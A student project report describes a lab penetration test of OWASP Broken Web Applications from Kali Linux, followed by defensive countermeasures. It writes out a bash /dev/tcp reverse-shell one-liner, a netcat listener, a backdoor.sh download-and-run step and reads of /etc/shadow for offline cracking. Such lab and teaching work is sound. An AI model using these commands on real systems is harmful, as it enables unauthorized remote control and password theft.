**Department of Computer Science**

**Project Progress Report – Academic Year 114**

**Title: Offense to Defense: A Kali Linux Guide to Reverse Shells and Backdoors**

**Advisor:** Professor

**Team Leader:** Gao En-Zai

**Date: June 26, 2025**

## Table of Contents

1. **Abstract**
2. **Research Background and Objectives**
3. **Project Content**
4. **Research Methods**
5. **Flowchart**
6. **Planned Tasks and Expected Outcomes**
7. **Work Allocation and Project Schedule (Gantt Chart)**
8. **Problems Encountered and Solutions**
9. **Equipment Requirements**
10. **References**
11. **Experimental Screenshots**

**1. Abstract**

This project aims to simulate the process of a hacker attack using Kali Linux toolsets on OWASP Broken Web Applications (BWA), performing penetration tests to successfully gain remote system root privileges and obtain sensitive files (such as /etc/shadow). The test process covers port scanning, service analysis, vulnerability exploitation, reverse shell establishment, information gathering, and web service analysis, fully reproducing the attack path used in real-world scenarios. The project not only presents a systematic attack workflow but also emphasizes the importance of defensive perspectives and security awareness.

**2. Research Background and Objectives**

As web applications grow more complex, security vulnerabilities become increasingly prevalent. OWASP BWA provides a legal and safe testbed environment for learning and experimenting with common web vulnerabilities and attack methods. This study uses Kali Linux as the primary offensive platform with the following objectives:

* Become familiar with penetration testing tools and workflows.
* Execute reverse shell establishment and obtain root privileges.
* Verify sensitive system information leaks (e.g., /etc/passwd, /etc/shadow).
* Build a complete attack chain from scanning to exploitation.
* Gain practical red-team experience in a legal environment.

**3. Project Content**

This study covers the following aspects:

* Set up Kali Linux and OWASP BWA virtual environments (via VirtualBox).
* Confirm IP addresses: attacker (Kali) 192.168.56.111, target (OWASP) 192.168.56.105.
* Use Netcat to establish a listener and implement reverse shell callbacks.
* After privilege escalation to root, read /etc/shadow, /etc/passwd, and web root directories.
* Execute backdoor scripts, inspect open ports, and check the ARP table.
* Perform information gathering and web resource analysis.

**4. Research Methods**

The penetration testing process adopted in this study includes:

1. **Environment Setup:** VirtualBox with Kali Linux and OWASP BWA hosts.
2. **Port and Service Scanning:** Use nmap, netstat, and arp -a to probe services and connections.
3. **Reverse Shell Injection:** On Kali, use nc -lvnp 4444 to wait for callbacks. On the target, execute .sh backdoor script or bash -i.
4. **Privilege Escalation & Data Access:** Gain root privileges, retrieve sensitive files and logs.
5. **Web Analysis:** Explore /var/www/ directory for projects such as bwapp, webgoat, and evil to evaluate vulnerabilities.

**5. Flowchart**

Kali Linux

├─ ARP & Nmap scanning

└─ Start nc listener

OWASP BWA

├─ Download and execute backdoor.sh

├─ Successfully establish reverse shell

├─ Retrieve system information

│ ├─ whoami

│ ├─ id

│ └─ uname

├─ Read sensitive files

│ ├─ /etc/shadow

│ └─ /etc/passwd


└─ Analyze /var/www directory and services

**6. Planned Tasks and Expected Outcomes**

|  |  |
| --- | --- |
| **Task** | **Expected Outcome** |
| **VM environment setup and network configuration** | **Fully connected Kali & OWASP test environment** |
| **Reverse shell testing & backdoor script** | **Successfully connect and control target, establish remote shell** |
| **System & web resource analysis** | **Collect sensitive system info, access web directories, analyze vulnerabilities** |
| **Complete documentation** | **Screenshots, flowcharts, and command logs supporting final presentation** |


**Experimental Screenshots**


1. **Preliminary Setup (Illustration)**


****

From the attacker machine (Kali), transfer the payload (e.g., a malicious ELF file) to the target machine (OWASP) to test whether the file transfer is successful and whether internal network penetration is possible.

1. **Experimental Screenshot (Using Reverse Shell)**

****

****

****

Experimental Report: OWASP BWA Vulnerability Testing

## I.Experiment Objectives and Environment

Objective:  
 Exploit known vulnerabilities to compromise the target host (OWASP BWA), establish a reverse shell, escalate privileges, and collect sensitive information to validate the existence of system weaknesses.

Environment Setup:

* Attacker host (Kali Linux): 192.168.56.111
* Target host (OWASP BWA): 192.168.56.105

## II. Reverse Shell Establishment Process

Kali starts Netcat listener:nc -lvnp 4444

OWASP sends reverse shell:bash -i >& /dev/tcp/192.168.56.111/4444 0>&1

Result: Kali successfully receives reverse connection and gains root privileges.

III. Target System Reconnaissance and Privilege Verification

| **Command** | **Purpose** | **Result** |
| --- | --- | --- |
| uname -a | View kernel & system info | Linux owaspbwa 2.6.32-25-generic-pae |
| whoami | Check current user | root |
| id | Query UID and groups | uid=0(root) gid=0(root) |
| ls /home | Check home directory users | Found user “user” |
| cat /etc/passwd | Retrieve system account list | Readable |
| cat /etc/shadow | Password hash data | Successfully read, usable for cracking |

IV. Web Directory and Vulnerability Analysis

| **Command** | **Purpose** | **Result** |
| --- | --- | --- |
| ls -l /var/www/ | List web root | Contains bwapp, webgoat, wivet platforms |
| ls /var/www/html | Check common dir | Directory does not exist |
| cat /var/www/html/index.php | Attempt read homepage | No readable data (dir not found) |

## V. Network Services and Lateral Movement Detection

## Check open network services:netstat -tulnp

## Results:

* Port 80: Apache2
* Port 443: HTTPS
* Port 22: SSH
* Port 3306: MySQL
* Port 5432: PostgreSQL
* Other: Java, Samba, nmbd, etc.

Query local subnet info (ARP):arp -a

Detected:

* 192.168.56.111 (Kali)
* 192.168.56.1 (Default gateway)

## VI. Achievements and Potential Attack Vectors

Successfully completed:

* Reverse shell established with root privileges.
* Retrieved /etc/shadow password hashes (for offline cracking).
* Enumerated system version, users, home directories, and services.
* Detected open services and active network connections.
* Executed and modified files (e.g., deployed backdoor.sh).

Supplementary Notes:

1. Backdoor script (backdoor.sh):

#!/bin/bash

bash -i >& /dev/tcp/192.168.56.111/4444 0>&1

1. Privilege Escalation:  
    Not required — target web server was already running as root.
2. Observation:

* The user executing wget, chmod +x, ./backdoor.sh was root@owaspbwa.
* After execution, connection returned to Kali:  
  connect to [192.168.56.111] from (UNKNOWN) [192.168.56.105] 47340

root@owaspbwa:~#

→ Indicates reverse shell started directly with root privileges.

## VII. Defense Perspectives – Summary

Theme: From Penetration to Defense → Reverse Shell → Backdoor → Privilege Escalation → Detection & Blocking

### 1. Blocking Backdoor Transmission and Execution

|  |  |
| --- | --- |
| Defense Measure | Description |
| Egress Filtering | Restrict outbound connections; only allow ports 80/443; block dangerous ports (e.g., 4444): |
| sudo iptables -A OUTPUT -p tcp --dport 4444 -j REJECT |  |
| Block Bash TCP Reverse | Use AppArmor/SELinux to forbid /dev/tcp; recompile Bash without support. |
| Remove Reverse Shell Tools | Delete wget, curl, nc to reduce exploitation; sandbox with Firejail. |
| noexec mount directories | Prevent /tmp, /uploads from executing files: |
| tmpfs /tmp tmpfs defaults,noexec,nosuid 0 0 in /etc/fstab. |  |

### 2. Account and Password Management

|  |  |
| --- | --- |
| Defense Measure | Description |
| Strengthen /etc/shadow permissions | Ensure chmod 640 root:shadow. |
| Disable root SSH login | Edit /etc/ssh/sshd\_config: PermitRootLogin no. |
| Secure sudo settings | Restrict allowed commands, enforce password policy & 2FA. |

### 3. Enable Logging and Intrusion Detection (IDS/IPS)

|  |  |
| --- | --- |
| Defense Measure | Description |
| auditd auditing | Track system calls/file changes: |
| auditctl -a always,exit -F arch=b64 -S execve -k suspicious-exec. |  |
| fail2ban | Block IP after 5 failed SSH attempts (10 min ban). |
| Centralized logging | Combine rsyslog + logwatch or Wazuh/OSSEC. |

### 4. Backdoor and Anomaly Detection

|  |  |
| --- | --- |
| Defense Measure | Description |
| Scan backdoor startup points | ~/.bashrc, cron, rc.local, systemd services. |
| Monitor suspicious processes/connections | Use ps aux, netstat -tulnp, lsof -i. |
| File integrity check | Use Tripwire to compare /etc/passwd, /bin/bash. |

## VIII. Defense Validation

Defense Test 1: fail2ban SSH brute-force block

* Install: sudo apt install fail2ban
* Config (/etc/fail2ban/jail.local):

[sshd]

enabled = true

port = ssh

maxretry = 5

bantime = 600

findtime = 600

* Test: After 5 failed SSH login attempts → IP blocked.

Defense Test 2: auditd detect backdoor behavior

* Install: sudo apt install auditd
* Add rule:sudo auditctl -a always,exit -F arch=b64 -S execve -k suspicious-exec
* Simulate: bash -i >& /dev/tcp/192.168.1.1/4444 0>&1
* Query:sudo ausearch -k suspicious-exec

IX. Extended Design & Attack-Defense Integration

|  |  |
| --- | --- |
| Tool | Function |
| Tripwire | File integrity comparison (before/after intrusion). |
| ClamAV | Detect downloaded backdoors; daily scans. |
| Rkhunter | Detect rootkits, abnormal services/backdoors. |
| MITRE ATT&CK Mapping | e.g., T1059.004 (Unix Shell), T1053.003 (Cron). |

## X. Presentation Suggestion – Dual Perspectives

Attack Workflow:

* Reverse shell connection (bash /dev/tcp).
* Upload & execute backdoor.sh.
* Establish persistence (.bashrc, cron).
* Attempt privilege escalation, access /etc/shadow.

Defense Validation:

* fail2ban blocking SSH brute-force.
* auditd detecting /bin/bash execution.
* tripwire detecting sensitive file changes.
* logwatch summarizing anomalies daily.
* firewall blocking unauthorized ports.

**7.Work Allocation & Gantt Chart**

| **Task** | **Date** | **Person** | **Note** |
| --- | --- | --- | --- |
| VM setup & network config | 2025/06/30 | Leader | NAT & IP mapping |
| Shell script writing & testing | 2025/06/30 | Leader | Bash + Netcat |
| Penetration workflow & documentation | 2025/06/30 | Leader | Attack & privilege extraction |
| Report writing | 2025/06/30 | Leader | With screenshots & flowcharts |

**8.Problems Encountered & Solutions**

|  |  |
| --- | --- |
| **Problem** | **Solution** |
| **HTTP server stuck** | **Keep window open while target downloads file** |
| **Netcat listener inactive** | **Verify reverse shell executed, check firewall** |
| **ENOENT errors** | **Use strace to trace missing files** |

**9.Equipment Requirements**

| **Item** | **Qty** | **Purpose** |
| --- | --- | --- |
| Kali Linux VM | 1 | Launch attacks & control target |
| OWASP VM | 1 | Target system for testing |
| Network connection | 1 | Internal network for attack/comm |

**10.References**

1. **Offensive Security – Kali Linux Documentation**[**https://www.kali.org/docs/**](https://www.kali.org/docs/)
2. **OWASP Broken Web Applications Project**[**https://owasp.org/www-project-broken-web-applications/**](https://owasp.org/www-project-broken-web-applications/)
3. **Netcat Command Guide**[**https://linux.die.net/man/1/nc**](https://linux.die.net/man/1/nc)
4. **HackTricks – Linux Privilege Escalation**[**https://book.hacktricks.xyz/linux-hardening/privilege-escalation**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation)
5. ***Linux Penetration Testing and Exploitation*, Publishing House of Electronics Industry (Chinese edition)**